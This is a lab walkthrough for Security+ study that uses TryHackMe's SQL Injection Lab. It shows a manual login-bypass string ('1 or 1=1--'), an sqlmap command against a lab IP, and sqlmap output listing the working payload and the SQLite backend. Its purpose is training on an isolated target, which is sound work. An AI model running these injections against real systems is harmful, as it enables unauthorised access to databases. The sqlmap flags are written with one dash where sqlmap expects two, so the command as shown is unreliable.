Security+[SY0–601] Lab Walkthrough

Lab 6 — Automating SQL Injection using SQLmap

Hassen Hannachi

November 22, 2025

Contents

List of Figures

1 Introduction

SQLmap is an open-source tool used as part of a penetration test to detect and exploit injection flaws. SQLmap is particularly useful as it saves time by automating the process of detecting and exploiting SQL injection.

2 Environment Setup

Please follow these labs to get hands-on experience for CompTIA Security+ exam [SY0–601]. All the labs use free tools. I STRONGLY suggest you use a virtual machine[1] such as VMware or Virtualbox for these labs to avoid exposing your home PC or laptop. [2]

tryhackme.com offers virtual Linux node (AttackBox) to access their target systems. Also, OpenVPN connection is available. For simplicity in this lab, we will use AttackBox. AttackBox also contains SQLmap and any other necessary tools that we will need during this lab.

3 Lab Walkthrough

3.1 Task 1

Connect `https://tryhackme.com/room/sqlilab`




https://tryhackme.com/room/sqlilab
Try Hack Me
Login
Signup
Learning
Hacktivities
Learning Paths
King of the Hill
Networks
Education
210
SQL Injection Lab
Understand how SQL injection attacks work and how to exploit this vulnerability.
Help
To access material, start machines and answer questions login.

Figure 1: sqlilab

In order to use AttackBox, tryhackme.com requires membership login. Membership is free and very simple to set up. All that is required is an email address and a password.


We select Task "1" in the list that appears after login. In this task, the most basic SQL injection attack is presented. Press the blue colored **"AttackBox"** button, and then press the **"Start Machine"** button (which is green in this picture). It is recommended that you wait for **5 minutes** for the lab to be ready.

[1]We will not use Kali Linux for this lab.
[2]NEVER configure these labs at work using your employers' PCs.



Username or Email: [redacted]

Figure 2: tryhackme login



SQL Injection Lab

Understand how SQL injection attacks work and how to exploit this vulnerability.


This room is meant as an introduction to SQL injection and demonstrates various SQL injection attacks. It is not meant as a way to learn the SQL language itself. Some previous knowledge of the SQL language is highly recommended.

The web application can be found at: http://MACHINE_IP:5000

NB: Please allow a minimum of five minutes for it to deploy.

It is possible to display the SQL queries performed by the application on the challenges by enabling "Show Query" in the top-right menu on http://MACHINE_IP:5000. It is also possible to display tutorial for the challenges by enabling "Guidance".

Figure 3: sql injection lab



Understand how SQL injection attacks work and how to exploit this vulnerability.

Active Machine Information

Title	IP Address	Expires
sqlilabp3	10.10.87.8	55m 56s

This room is meant as an introduction to SQL injection and demonstrates various SQL injection attacks. It is not meant as a way to learn the SQL language itself. Some previous knowledge of the SQL language is highly


```
This machine can access other machines you deploy on TryHackMe.

Please keep in mind the following:
1. Pentesting any target that is not deployed by you on TryHackMe is
prohibited.
2. You are solely responsible for your actions.
3. This machine expires. Check TryHackMe to ensure you still have tim
e left.
4. Once this machine is terminated, all data will be lost.

View the changes made to the AttackBox: https://help.tryhackme.com/10
42-my-machine/tryhackme-attack-machinechangelog

age Instructions:

1. Tools are located in /root/Desktop/Tools & /opt/
2. Webshells are located in /usr/share/webshells
3. Wordlists are located in /usr/share/wordlists
4. To use Empire & Starkiller, read the following file: /root/Instruc
tions/empire-starkiller.txt

Do you think something's missing? Let us know! support@tryhackme.com

Press ENTER key to close.
```

Figure 4: sql lab -task 1

3.2 Task 2

Once you are on the AttackBox, open the web page with IP address and port number, which is provided on the left panel. In this case, **https://10.10.87.8:5000** is ours.

You will be presented with a webpage containing several labs with different SQL injection vulnerabilities. We will be focusing on the first one for this lab, so click on “go to challenge”.


SQL Injection Sandbox

Track: Introduction to SQL Injection

SQL Injection 1: Input Box Non-String
sesqli1

Figure 5: sql injection input

You will be navigated to a sample login page which is vulnerable to SQL injection. We can test its vulnerability to SQL injection by inputting the following into the Profile ID text box:

“ **1** or **1=1- -**“

Type the above string exactly, but without inverted commas.

Enter any random value into the password field and submit.



SQL Injection 1: Input Box Non-String

Figure 6: sql injection 1 -input non-string


We will then be logged into the application, and you should be able to see the flag for this challenge here.

So, we know this login form is vulnerable to SQL injection, but we want to know how to automatically test this using SQLmap. To do this, copy the link for the login page. Then, open a terminal in AttackBox and type the following:

- `sqlmap -u 'http://10.10.101.165:5000/sesqli1/login?profileID=q&password=a' -p profileID -level=3 -risk=3`
- `-u` tells SQLmap the target URL


- `-p` tells the tool which parameter to test
- `-level=3` enables more detailed techniques
- `-risk=3` increases risk to discover more vulnerabilities

Once this command is ran, you will notice SQLmap attempting a huge amount of SQL injection techniques against the target.



```
[11:48:59] [INFO] testing connection to the target URL
[11:48:59] [INFO] testing if the target URL content is stable
[11:48:59] [INFO] target URL content is stable
[11:49:00] [WARNING] heuristic (basic) test shows that GET parameter 'profileID' might not be injectable
[11:49:00] [INFO] testing for SQL injection on GET parameter 'profileID'
[11:49:00] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[11:49:00] [WARNING] reflective value(s) found and filtering out
[11:49:03] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
got a 302 redirect to 'http://10.10.101.165:5000/sesqli1/home'. Do you want to follow? [Y/n] n
[11:52:16] [INFO] GET parameter 'profileID' appears to be 'OR boolean-based blind - WHERE or HAVING clause' injectable (with --code=302)
[11:52:18] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
it looks like the back-end DBMS is 'SQLite'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'SQLite' extending provided level (3) value? [Y/n] y
```


Figure 7: resend POST request



```
[11:52:29] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique
[11:52:31] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[11:52:33] [INFO] target URL appears to be UNION injectable with 8 columns
[11:52:35] [WARNING] if UNION based SQL injection is not detected, please consider and/or try to force the back-end DBMS (e.g. '--dbms=mysql')
[11:52:35] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] y
[11:52:57] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[11:52:57] [INFO] testing 'Generic UNION query (88) - 41 to 60 columns'
[11:52:58] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if you experience any problems du
[11:52:58] [INFO] checking if the injection point on GET parameter 'profileID' is a false positive
GET parameter 'profileID' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 424 HTTP(s) requests:
```

Figure 8: resend POST request

When the tool is finished, we can see that SQLmap discovered that the parameter 'profileID' is vulnerable. We are also presented with information about the backend database version, allowing us to craft more specific and detailed SQL injection techniques for further exploitation.



```
GET parameter 'profileID' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 424 HTTP(s) requests:
---
Parameter: profileID (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: profileID=-4529 OR 5833=5833-- bTYO&password=a
---
[11:53:17] [INFO] testing SQLite
[11:53:17] [INFO] confirming SQLite
[11:53:17] [INFO] actively fingerprinting SQLite
[11:53:17] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[11:53:17] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.101.165'

[*] ending @ 11:53:17 /2021-02-16/
```

Figure 9: request body

4 Conclusion

This lab demonstrated the power of SQLmap in automating SQL injection testing. By simulating a real-world attack scenario, we learned how to detect and exploit SQL vulnerabilities without manually crafting each payload. SQLmap provided valuable insights into vulnerable parameters and backend database details, reinforcing the importance of secure input validation in web applications.

References

[1] Namp: A Beginner's Guide to Network Mapping and Security

[2] Nmap Port Scanning Options.